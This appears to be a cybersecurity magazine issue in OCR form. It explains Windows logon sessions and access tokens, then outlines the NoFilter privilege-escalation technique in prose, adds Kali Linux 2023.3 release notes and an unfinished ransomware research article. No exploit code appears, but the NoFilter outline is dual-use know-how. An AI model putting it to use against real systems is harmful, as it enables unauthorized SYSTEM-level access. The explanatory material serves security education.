
<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		2,364 K	5,544 K	88		
System Idle Process	< 0.01	56 K	8 K	0		
System	6.37	192 K	0 K	4		
Interrupts	6.09	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		492 K	24 K	280	Windows Session Manager	Microsoft Corporation
Memory Compression	0.28	1,012 K	343,300 K	1336		
csrss.exe	< 0.01	1,852 K	1,312 K	408	Client Server Runtime Process	Microsoft Corporation
csrss.exe	0.55	1,748 K	1,212 K	484	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,364 K	140 K	504	Windows Start-Up Application	Microsoft Corporation
services.exe	1.38	3,868 K	2,856 K	620	Services and Controller app	Microsoft Corporation
svchost.exe	< 0.01	9,252 K	5,516 K	748	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe	< 0.01	8,296 K	7,344 K	2584	WMI Provider Host	Microsoft Corporation
dllhost.exe		1,644 K	1,048 K	4128	COM Surrogate	Microsoft Corporation
ShellExperienceHost.exe	Susp...	28,840 K	656 K	640	Windows Shell Experience H...	Microsoft Corporation
RuntimeBroker.exe		5,328 K	480 K	2752	Runtime Broker	Microsoft Corporation
SearchUI.exe	Susp...	134,684 K	1,108 K	3868	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe	< 0.01	12,808 K	3,100 K	3436	Runtime Broker	Microsoft Corporation
YourPhone.exe	Susp...	30,484 K	612 K	5372	YourPhone	Microsoft Corporation
SettingSyncHost.exe		9,972 K	1,016 K	5476	Host Process for Setting Syn...	Microsoft Corporation
dllhost.exe		3,264 K	584 K	7052	COM Surrogate	Microsoft Corporation
dllhost.exe		4,916 K	732 K	1324	COM Surrogate	Microsoft Corporation
RuntimeBroker.exe		5,576 K	188 K	5392	Runtime Broker	Microsoft Corporation
ApplicationFrameHost.exe		15,008 K	1,352 K	5396	Application Frame Host	Microsoft Corporation
RuntimeBroker.exe		4,864 K	392 K	5692	Runtime Broker	Microsoft Corporation
MicrosoftEdgeSH.exe	Susp...	4,596 K	232 K	3040	Microsoft Edge Web Platform	Microsoft Corporation
MicrosoftEdge.exe	Susp...	26,428 K	636 K	8028	Microsoft Edge	Microsoft Corporation
browser_broker.exe		3,008 K	388 K	3588	Browser_Broker	Microsoft Corporation
MicrosoftEdgeCP.exe	Susp...	139,948 K	656 K	7424	Microsoft Edge Content Proc...	Microsoft Corporation
MicrosoftPhotos.exe	Susp...	53,120 K	500 K	1588		
RuntimeBroker.exe	0.12	9,732 K	3,368 K	7504	Runtime Broker	Microsoft Corporation

CPU Usage: 65.79% Commit Charge: 77.87% Processes: 107 Physical Usage: 65.09%



To view the threads of a process in Process explorer, Double click on any one process (located to the left of Process Explorer). A new window will open. Click on the "Threads" tab to view all the threads of a process.



What is a logon session?

In one of our previous Issues, you have learnt how Windows authentication works. When a user successfully authenticates to a Windows system using his credentials, a logon session is created for him/her. This logon session contains important information like, credentials of the user, group membership and other access related information.

A Windows system may have many logon sessions apart from the logged in user. Each logon session is assigned a unique Logon ID. Logon sessions can be viewed using Logon session application (download information given in our Downloads section).

```
C:\Users\admin\Downloads\logonSessions>logonsessions64.exe -p
```

```
LogonSessions v1.41 - Lists logon session information
```

```
Copyright (C) 2004-2020 Mark Russinovich
```

```
Sysinternals - www.sysinternals.com
```

```
[0] Logon session 00000000:000003e7:
    User name:      WORKGROUP\DESKTOP-PRLKILM$
    Auth package:   NTLM
    Logon type:     (none)
    Session:        0
    Sid:            S-1-5-18
    Logon time:     9/21/2023 4:57:47 PM
    Logon server:
    DNS Domain:
    UPN:
    544: winlogon.exe
    644: lsass.exe
    748: svchost.exe
    60:  svchost.exe
    412: svchost.exe
    1948: spoolsv.exe
    1524: svchost.exe
    2176: svchost.exe
    2208: vmtoolsd.exe
    2276: snmp.exe
    2284: VGAuthService.exe
    2292: vmtoolsd.exe
```

When NoFilter was reported to Microsoft, the company responded that the behavior is as intended. This usually means there will be no fix or patch released.


```

[1] Logon session 00000000:0000ba7b:
  User name:
  Auth package: NTLM
  Logon type:  (none)
  Session:      0
  Sid:          (none)
  Logon time:   9/21/2023 4:57:48 PM
  Logon server:
  DNS Domain:
  UPN:

[2] Logon session 00000000:0000bde4:
  User name:      Font Driver Host\UMFD-0
  Auth package:  Negotiate
  Logon type:     Interactive
  Session:        0
  Sid:           S-1-5-96-0-0
  Logon time:     9/21/2023 4:57:52 PM
  Logon server:
  DNS Domain:
  UPN:
    772: fontdrvhost.exe

[3] Logon session 00000000:0000bdf6:
  User name:      Font Driver Host\UMFD-1
  Auth package:  Negotiate
  Logon type:     Interactive
  Session:        1
  Sid:           S-1-5-96-0-1

```

What is an Access Token?

Once a user successfully authenticates to a Windows system, LSA apart from logon session produces a Window access token. A single logon session can have multiple access tokens associated with it but all access tokens are linked to one logon session.

Access Tokens are structures of data that contain important information about a user or process and are used by the operating system to perform authorization checks when a user tries to access specific resources. Access Tokens can be viewed using the whoami command as shown below.

Microsoft designed Windows Filtering Platform to be used by firewalls, Anti-malware and Parental Control apps.


```
C:\Users\admin>whoami /all
```

USER INFORMATION

```
-----
```

```
User Name          SID
=====
desktop-prlkilm\admin S-1-5-21-4219864408-1192962402-3616152827-1000
```

GROUP INFORMATION

```
-----
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION

```
-----
```

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Disabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Disabled

They can also be viewed using Process Explorer we used above. All we need to do is right click on the name of the process and select “properties” option or double click on the process. Then, in the newly opened window, click on ‘Security’ tab you can see the Access Token.

Starting from Windows 7, the “netsh” command can be used to diagnose the internals of the WFP.



We can also use a Powershell script named “Get-Access token.ps1”. (download information given in our Downloads section)

```
PS C:\Users\admin\Desktop> .\Get-Access token.ps1
```

```
ProcessGuid       : b527d728-2a79-4b16-acfc-b513987ec70f
ProcessName       : ApplicationFrameHost
ProcessId        : 5396
ThreadId         : 
UserSid          : S-1-5-21-4219864408-1192962402-3616152827-1000
UserName         : DESKTOP-PRLKILM\admin
OwnerSid         : S-1-5-32-544
OwnerName        : BUILTIN\Administrators
IntegrityLevel    : HIGH_MANDATORY_LEVEL
Type             : TokenPrimary
ImpersonationLevel : None
SessionId        : 1
Origin           : 999
Privileges        : SeChangeNotifyPrivilege;SeImpersonatePrivilege;SeCreateGlobalPrivilege
IsElevated        : True
ElevationType     : TokenElevationTypeDefault
```



```
PrimaryUserSid      : S-1-5-21-4219864408-1192962402-3616152827-1000
PrimaryUserName     : DESKTOP-PRLKILM\admin
PrimaryIntegrityLevel : HIGH_MANDATORY_LEVEL
PrimaryType         : TokenPrimary
PrimaryImpersonationLevel : None
PrimarySessionId    : 1

ProcessGuid         : f21af2f4-f651-41ff-beff-5c4d2bc647b1
ProcessName         : audiodg
ProcessId           : 7548
ThreadId            : 3228
UserSid             : S-1-5-19
UserName            : NT AUTHORITY\LOCAL SERVICE
OwnerSid            : S-1-5-19
OwnerName           : NT AUTHORITY\LOCAL SERVICE
IntegrityLevel      : SYSTEM_MANDATORY_LEVEL
Type                : TokenPrimary
ImpersonationLevel  : None
SessionId           : 0
Origin              : 999
Privileges           : SeChangeNotifyPrivilege;SeImpersonatePrivilege
IsElevated           : True
ElevationType        : TokenElevationTypeDefault
PrimaryUserSid      : S-1-5-19
PrimaryUserName     : NT AUTHORITY\LOCAL SERVICE
```

How many types of tokens are there?

Types of Access Tokens

Two types of
Access Tokens

Primary Token

Impersonation Token

- 1) **Primary Tokens:** Primary Tokens are only assigned to processes and these tokens represent the security object of the process. The creation and assigning of Primary Tokens are the responsibility of the operating system and hence High privileged operations.
- 2) **Impersonation Tokens:** Windows has a feature called Impersonation Token. What is Impersonation Token? We just learnt that in Windows all processes get the Primary Token by default. So, all the threads related to these processes also assigned the Primary Tokens.

But in some cases, a need may arise for threads to have a different access token. So, Windows allows a thread to switch to a different security context to that of its process's primary token. This token is known as Impersonation token and it enables threads to have their own local token.

What is Access check?

When a program is loaded into memory, it is known as a process. Multiple processes of a program may start multiple threads. So when a thread or process of a program requests access to a specific resource, the operating system first checks if the user process has sufficient privileges to access the resource. This is known as access check. If the user process is authorized to access that resource, the requested action is allowed, otherwise not.

Sometimes, to perform privileged actions on behalf of the user (low privileges), Windows makes use of Impersonation Token. Since all the basic concepts needed for explanation are covered, it's time to move to the vulnerability itself.

What is Windows Filtering Platform?

This vulnerability affects the Windows Filtering Platform (WFP). Windows Filtering Platform (WFP) is a set of API and system services that provide a platform to create network filtering applications. In simple words, it provides flexible ways to control network filtering. Introduced from Windows Vista and Windows Server 2008, Windows Filtering Platform is used in Windows Firewall with Advanced Security (WFAS).

How NOFilter privilege escalation works?

If an attacker tries to execute privilege escalation code with admin privileges, he/she only have partial success in gaining SYSTEM privileges. This is because WFP prevents these types of attacks. Read it carefully, Windows Filtering Platform prevent them.

In the latest attack, Remote Procedure Calls (RPC) are mapped out invoking WinAPI to reach BfeRpcOpenToken which is a part of Windows Filtering Platform (WFP). The method BfeRpcOpenToken is present in BFE.dll which is also a part of Windows Filtering Platform. Then, NtQueryInformationProcess function is called. NtqueryInformationProcess helps to retrieve the handle table of the Windows process. This will give list of access tokens that can be duplicated to finally elevate privileges to SYSTEM. Since the exploit bypasses Windows Filtering platform, it might be named NoFilter.

Seeing that Microsoft will not a release and patch for the NoFilter vulnerability, it is likely that Threat Actors will employ this attack more in future.

Kali Linux 2023.3

WHAT'S NEW

It's already that time of the year when the owners of Kali release their third version of the OS of the year. Yes, Kali 2023.3 is ready and let's see what's all new is this release.

Kali Autopilot

Kali Autopilot is an automated attack framework. It was introduced along with Kali Purple in Kali 2023.1. In this release, the GUI of the Kali Autopilot has been redesigned and a lot of new features have also been added.


Kali Autopilot - Automated Attack Generator
⊞ ⊞ ⊗

Attack Scripts

Script

Add Copy Delete Import Export Save

Variables for: *Script Name*

	Name	Value
1		
2		
3		
4		
5		
6		
7		
8		

Clear Insert Remove

Settings

Delay:
Interface:
API Port:

☐ Always insert delay
☐ Debug
☐ Set IP Addresses
☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1				
2				
3				
4				
5				
6				
7				
8				
9				
10				
11				

Clear Insert Remove Generate

The tool king-phisher has been dropped from the latest release of kali as it is no longer being maintained by its author.

New Tools

Just like every release, this release too got many new tools added. Here is the list of all the new tools added in the latest release.

- 1) Calico: It is a battle tested open source network and network security solution for Kubernetes, virtual machines and bare metal workloads.
- 2) Cri-tools: A package for debugging and validating Kubernetes CRI.
- 3) Hubble: A fully distributed networking and security platform for cloud native workloads.
- 4) Imhex: A Hex editor for Reverse engineers and programmers.
- 5) Kustomize: A tool to customize raw template-free YAML files that can be used for multiple purposes. It is useful if you want to test changes to YAML file leaving the original file untouched.
- 6) Rekono: An automation platform that combines different hacking tools together for pen testing.
- 7) Rz-ghidra: An integration for Ghidra decompiler and sleigh Disassemblers for Rizin.
- 8) Unblob: A tool to extract binary blobs from more than 30 different archives, compression and file system formats.
- 9) Villain: A command & control Framework that can handle multiple TCP sockets and houx shell-based reverse shells.

Apart from the above tools added to this release, the makers have also dropped some tools from Kali. They are king-phisher and plecost.

Unseen and Partially seen

Apart from these changes, the makers of Kali had made many changes to this release that cannot be seen or maybe only partially seen. That's because these changes are made to the infrastructure of the Kali.

These changes include, upgrading OS to Debian 12, CDN/WAF (cloud flare) and web server service (Nginx). This infrastructure update is not yet complete and may be seen in upcoming versions too.

Kali NetHunter

The Kali NetHunter app and terminal have been completely redesigned. The NetHunter kernel also got numerous updates. These include.

- LG V20 for Lineage 19.1
- Nexus 6P for Android 8.0 (Oreo)
- Nothing Phone (1) for Android 12 (Snow cone) and 13 (Tiramisu) (new)
- Pixel 3/XL for Android 13 (Tiramisu)
- Samsung Galaxy A7 for LineageOS 18.1 (new)
- Xiaomi Mi A3 for Lineage 20
- Xiaomi Redmi 4/4X for VoltageOS 2.5

Kali ARM updates

Just like the changes made to Raspberry Pi 1 image, Raspberry Pi Zero W image also now boots to Control Line Interface (CLI) instead of GUI.

New Mirror

A new community mirror has been added. This mirror is an Armenian Mirror. (Kali.mirror.gnc.am) (kali.mirror.gnc.am). These are all the new changes made to the latest release of Kali. Which one is your favorite change?

International ransomware gangs are evolving their techniques. The next generation of hackers will target weaknesses in cryptocurrencies

CYBER SECURITY

Alpesh Bhudia

Doctoral Researcher in Cyber Security,
Royal Holloway University of London

Darren Hurley-Smith

Senior Lecturer in Information Security,
Royal Holloway University of London

Anna Cartwright

Principal Lecturer in Accounting, Finance and
Economics,
Oxford Brookes University

Darren Hurley-Smith

Senior Lecturer in Information Security,
Royal Holloway University of London

In May 2023, the Dallas City Government was hugely disrupted by a ransomware attack. Ransomware attacks are so-called because the hackers behind them encrypt vital data and demand a ransom in order to get the information decrypted.

The attack in Dallas put a halt to hearings, trials and jury duty, and the eventual closure of the Dallas Municipal Court Building. It also had an indirect effect on wider police activities, with stretched resources affecting the ability to deliver, for example, summer youth programmes. The criminals threatened to publish sensitive data, including personal information, court cases, prisoner identities and government documents.

One might imagine an attack on a city government and police force causing widespread and lengthy disruption would be headline news. But ransomware attacks are now so common and routine that most pass with barely a ripple of attention. One notable exception happened in May and June 2023 when hackers exploited a vulnerability in the Moveit file transfer app

which led to data theft from hundreds of organisations around the world. That attack grabbed headlines, perhaps because of the high profile victims, reported to include British Airways, the BBC and the chemist chain Boots.

According to one recent survey, ransomware payments have nearly doubled to US\$1.5 million (£1.2 million) over the past year, with the highest-earning organisations the most likely to pay attackers. Sophos, a British cybersecurity firm, found that the average ransomware payment rose from US\$812,000 the previous year. The average payment by UK organisations in 2023 was even higher than the global average, at US\$2.1 million.

Meanwhile, in 2022 The National Cyber Security Centre (NCSC) issued new guidance urging organisations to bolster their defences amid fears of more state-sponsored cyber attacks linked to the conflict in Ukraine. It follows a series of cyber attacks in Ukraine which are suspected to have involved Russia, which Moscow denies.

(Cont'd on next page)

In reality, not a week goes by without attacks affecting governments, schools, hospitals, businesses and charities, all over the world. These attacks have significant financial and societal costs. They can affect small businesses, as well as huge corporations, and can be particularly devastating for those involved.

Ransomware is now widely acknowledged as a major threat and challenge to modern society.

Yet ten years ago it was nothing more than a theoretical possibility and niche threat. The way in which it has quickly evolved, fuelling criminality and causing untold damage should be of major concern. The ransomware “business model” has become increasingly sophisticated with, for instance, advances in malware attack vectors, negotiation strategies and the structure of criminal enterprise itself.

There is every expectation that criminals will continue to adapt their strategies and cause widespread damage for many years to come. That’s why it is vital that we study the ransomware threat and preempt these tactics so as to mitigate the long-term threat – and that is exactly what our research team is doing.

For many years our research has looked to preempt this evolving threat by exploring new strategies that ransomware criminals can use to extort victims. The aim is to forewarn, and be ahead of the game, without identifying specifics that could be used by criminals. In our latest research, which has been peer reviewed and will be published as part of the International Conference on Availability, Reliability and Security (ARES), we have identified a novel threat that exploits vulnerabilities in cryptocurrencies.

What is ransomware?

Ransomware can mean subtly different things in different contexts. In 1996, Adam Young and Mordechai “Moti” Yung at Columbia University described the basic form of a ransomware attack as follows:

Criminals breach the cybersecurity defences of

the victim (either through tactics like phishing emails or using an insider/rogue employee). Once the criminals have breached the victim’s defences they deploy the ransomware. The main function of which is to encrypt the victim’s files with a private key (which can be thought of as a long string of characters) to lock the victim out of their files. The third stage of an attack now begins with the criminal demanding a ransom for the private key.

The simple reality is that many victims pay the ransom, with ransoms potentially into the millions of dollars.

Using this basic characterisation of ransomware it is possible to distinguish different types of attack. At one extreme we have the “low level” attacks where files are not encrypted or criminals do not attempt to extract ransoms. But at the other extreme attackers make considerable efforts to maximise disruption and extract a ransom.

The WannaCry ransomware attack in May 2017 is such an example. The attack, linked to the North Korean government, made no real attempt to extract ransoms from victims. Nevertheless, it led to widespread disruption across the world, including to the UK’s NHS, with some cybersecurity risk-modelling organisations even saying the global economic losses going into the billions.

It is difficult to discern motive in this case, but, generally speaking, political intent, or simple error on the part of the attackers may contribute to the lack of coherent value-extraction through extortion.

Our research focuses on the second extreme of ransomware attacks in which criminals look to coerce money from their victims. This does not preclude a political motive. Indeed, there is evidence of links between major ransomware groups and the Russian state. We can distinguish the degree to which ransomware attacks are motivated by financial gain by observing the effort invested in negotiation, a willingness to support or facilitate payment of the ransom, and the presence

(Cont'd on next page)

ce of money laundering services. By investing in tools and services which facilitate payment of the ransom, and its conversion to fiat currency, the attackers signal their financial motives.

The impact of attacks

As the attack on the Dallas City Government shows, the financial and social impacts of ransomware attacks can be diverse and severe.

High-impact ransomware attacks, such as the one which targeted Colonial Oil in May 2021 and took a major US fuel pipeline offline, are obviously dangerous to the continuity of vital services.

In January 2023, there was a ransomware attack on the Royal Mail in the UK that led to the suspension of international deliveries. It took over a month for service levels to get back to normal. This attack would have had a significant direct impact on the Royal Mail's revenue and reputation. But, perhaps more importantly, it impacted all the small businesses and people who rely on it.

In May 2021, the Irish NHS was hit by a ransomware attack. This affected every aspect of patient care with widespread cancellation of appointments. The Taoiseach Micheál Martin said: "It's a shocking attack on a health service, but fundamentally on the patients and the Irish public." Sensitive data was also reportedly leaked. The financial impact of the attack could be as high as 100 million euros. This, however, does not account for the health and psychological impact on patients and medics affected by the disruption.

As well as health services, education has also been a prime target. For instance, in January 2023 a school in Guilford, UK, suffered an attack with the criminals threatening to publish sensitive data including safeguarding reports and information about vulnerable children.

Attacks are also timed to maximise disruption. For instance, an attack in June 2023 on a school

